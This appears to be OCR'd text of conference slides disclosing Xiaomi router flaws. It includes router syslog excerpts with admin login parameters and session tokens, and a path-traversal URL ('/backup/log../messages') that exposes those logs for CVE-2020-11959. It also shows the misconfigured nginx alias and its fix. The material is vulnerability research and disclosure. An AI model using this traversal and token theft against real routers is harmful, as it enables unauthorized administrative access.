"username=admin&logtype=2&nonce=0__1594111534_8765&password=d76d48603c7eb3b84b1180460f03d35f1c125831&init=1&privacy=1"
2020-03-10T13:03:06+08:00 XiaoQiang luci: { ["url"] = "/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/web/init/guide", ["token"] =
"8230811b9f5a098cf4797e0ef9d3f6ce", ["code"] = 0 }
2020-03-10T13:03:06+08:00 XiaoQiang luci: "finished:/cgi-bin/luci/api/xqsystem/login"
2020-03-10T13:03:06+08:00 XiaoQiang luci:
"username=admin&logtype=2&nonce=0__1594111534_8765&password=d76d48603c7eb3b84b1180460f03d35f1c125831&init=1&privacy=1"
2020-03-10T13:03:06+08:00 XiaoQiang luci: "request:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/check_wan_type"
2020-03-10T13:03:09+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:09+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:09+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER INFO SceneManager.cpp:86]Waiting for ntp status ok, times: 10
duration: 5
2020-03-10T13:03:09+08:00 XiaoQiang luci: { ["wanType"] = 2, ["code"] = 0, ["pppoePassword"] = "", ["pppoeName"] = "" }
2020-03-10T13:03:09+08:00 XiaoQiang luci: "finished:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/check_wan_type"
2020-03-10T13:03:09+08:00 XiaoQiang luci: "request:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/set_wan_new"
2020-03-10T13:03:10+08:00 XiaoQiang luci: { ["code"] = 0 }
2020-03-10T13:03:10+08:00 XiaoQiang luci: "finished:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/set_wan_new"
2020-03-10T13:03:12+08:00 XiaoQiang trafficd: system_assoclist_update(29):IWINFO UPDATE No information available ifname[wl0]
2020-03-10T13:03:12+08:00 XiaoQiang trafficd: system_assoclist_update(29):IWINFO UPDATE No information available ifname[wl0]
2020-03-10T13:03:13+08:00 XiaoQiang wifi_wanip_check: wan is up, server response error, retry 26
2020-03-10T13:03:13+08:00 XiaoQiang wifi_wanip_check: wan is up, we can do check.
2020-03-10T13:03:14+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:14+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
```

/tmp/messages stores lots of logs.

The most appealing data is the stok string, which is an access token for admin page.

The First Vulnerability (CVE-2020-11959)


192.168.31.1/backup/log../mes
Not Secure
192.168.31.1/backup/log../messages
For quick access, place your favorites here on the favorites bar. Manage favorites now
stok
2/325


```
/tmp/ntp.status
2020-03-10T13:03:04+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:04+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER INFO SceneManager.cpp:86]Waiting for ntp status ok, times: 9
duration: 5
2020-03-10T13:03:05+08:00 XiaoQiang luci: "request:/cgi-bin/luci/api/xqsystem/login"
2020-03-10T13:03:05+08:00 XiaoQiang luci:
"username=admin&logtype=2&nonce=0__1594111534_8765&password=d76d48603c7eb3b84b1180460f03d35f1c125831&init=1&privacy=1"
2020-03-10T13:03:06+08:00 XiaoQiang luci: { ["url"] = "/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/web/init/guide", ["token"] =
"8230811b9f5a098cf4797e0ef9d3f6ce", ["code"] = 0 }
2020-03-10T13:03:06+08:00 XiaoQiang luci: "finished:/cgi-bin/luci/api/xqsystem/login"
2020-03-10T13:03:06+08:00 XiaoQiang luci:
"username=admin&logtype=2&nonce=0__1594111534_8765&password=d76d48603c7eb3b84b1180460f03d35f1c125831&init=1&privacy=1"
2020-03-10T13:03:06+08:00 XiaoQiang luci: "request:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/check_wan_type"
2020-03-10T13:03:09+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:09+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:09+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER INFO SceneManager.cpp:86]Waiting for ntp status ok, times: 10
duration: 5
2020-03-10T13:03:09+08:00 XiaoQiang luci: { ["wanType"] = 2, ["code"] = 0, ["pppoePassword"] = "", ["pppoeName"] = "" }
2020-03-10T13:03:09+08:00 XiaoQiang luci: "finished:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/check_wan_type"
2020-03-10T13:03:09+08:00 XiaoQiang luci: "request:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/set_wan_new"
2020-03-10T13:03:10+08:00 XiaoQiang luci: { ["code"] = 0 }
2020-03-10T13:03:10+08:00 XiaoQiang luci: "finished:/cgi-bin/luci/;stok=8230811b9f5a098cf4797e0ef9d3f6ce/api/xqnetwork/set_wan_new"
2020-03-10T13:03:12+08:00 XiaoQiang trafficd: system_assoclist_update(29):IWINFO UPDATE No information available ifname[wl0]
2020-03-10T13:03:12+08:00 XiaoQiang trafficd: system_assoclist_update(29):IWINFO UPDATE No information available ifname[wl0]
2020-03-10T13:03:13+08:00 XiaoQiang wifi_wanip_check: wan is up, server response error, retry 26
2020-03-10T13:03:13+08:00 XiaoQiang wifi_wanip_check: wan is up, we can do check.
2020-03-10T13:03:14+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
/tmp/ntp.status
2020-03-10T13:03:14+08:00 XiaoQiang smartcontroller[7675]: [SMART_CONTROLLER ERROR SceneManager.cpp:103]Can not find ntp status file:
```

/tmp/messages stores lots of logs.

The most appealing data is the stok string, which is an access token for admin page.

Login Bypass!

The First Vulnerability (CVE-2020-11959)




```
#重定向配置文件
include 'miwifi-webinitrd.conf';
#
location /backup/log/ {
        alias /tmp/syslogbackup/;
}
```

Fix: Add a single / will mitigate this vulnerability

Getting debugging environment


- Hardware debugging interface like UART
- Repack && write back firmware
- ssh/telnet, Nday/0day attack etc.

Getting debugging environment



Getting debugging environment

No shell, only log




```
[   99.873750] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5200.
[   99.882166] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5220.
[   99.890674] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5240.
[   99.899175] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5320.
[   99.907687] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5300.
[   99.916189] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5280.
[   99.924695] ieee80211_dfs_deliver_event: dfs CAC_COMPLETED event delivered on chan freq 5260.
[  214.886412] wifi_log:  [ASSOC] vap-0(wl0): ieee80211_node_join: macaddr d8:9b:3b:24:08:3c joined, incremented iv_sta_assoc(1)
[  214.887618] wlan: [1559:I:ANY] wlan_cfg80211_set_ap_chanwidth: 541: wlan_cfg80211_set_ap_chanwidth: freq:5180 hw_value:36 ch_width:2
[  238.047820] wifi_log:  [ASSOC] vap-0(wl0): _ieee80211_node_leave, macaddr d8:9b:3b:24:08:3c left,  decremented iv_sta_assoc(0)
[  243.049081] wifi_log:  [ASSOC] vap-0(wl0): ieee80211_node_join: macaddr d8:9b:3b:24:08:3c joined, incremented iv_sta_assoc(1)
[  261.209832] wifi_log:  [ASSOC] vap-0(wl0): _ieee80211_node_leave, macaddr d8:9b:3b:24:08:3c left,  decremented iv_sta_assoc(0)
[  313.044196] wifi_log:  [ASSOC] vap-0(wl0): ieee80211_node_join: macaddr d8:9b:3b:24:08:3c joined, incremented iv_sta_assoc(1)
[  313.050564] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=1 Keylen=32 Keyflags=1 Cipher=2
[  313.054490] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr 8c:53:c3:d7:05:e3
[  313.077235] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=0 Keylen=16 Keyflags=0 Cipher=4
[  313.077280] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr d8:9b:3b:24:08:3c
[  622.539542] wifi_log:  [ASSOC] vap-0(wl0): _ieee80211_node_leave, macaddr d8:9b:3b:24:08:3c left,  decremented iv_sta_assoc(0)
[ 1070.093147] wifi_log:  [ASSOC] vap-1(wl1): ieee80211_node_join: macaddr 50:2b:73:d0:49:70 joined, incremented iv_sta_assoc(1)
[ 1070.094234] wlan: [1559:I:ANY] wlan_cfg80211_set_ap_chanwidth: 541: wlan_cfg80211_set_ap_chanwidth: freq:2412 hw_value:1 ch_width:2
[ 1070.111672] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=1 Keylen=32 Keyflags=1 Cipher=2
[ 1070.115423] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr 8c:53:c3:d7:05:e2
[ 1070.340641] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2734: Keyix=0 Keylen=16 Keyflags=0 Cipher=4
[ 1070.340687] wlan: [1559:I:ANY] ol_ath_vdev_install_key_send: 2735: macaddr 50:2b:73:d0:49:70
[ 1083.880749] wifi_log:  [ASSOC] vap-1(wl1): _ieee80211_node_leave, macaddr 50:2b:73:d0:49:70 left,  decremented iv_sta_assoc(0)
```

Getting debugging environment

We use a 0day(CVE-2020-????).

It's not fixed yet, so we won't show the details.


Getting debugging environment



Windows PowerShell

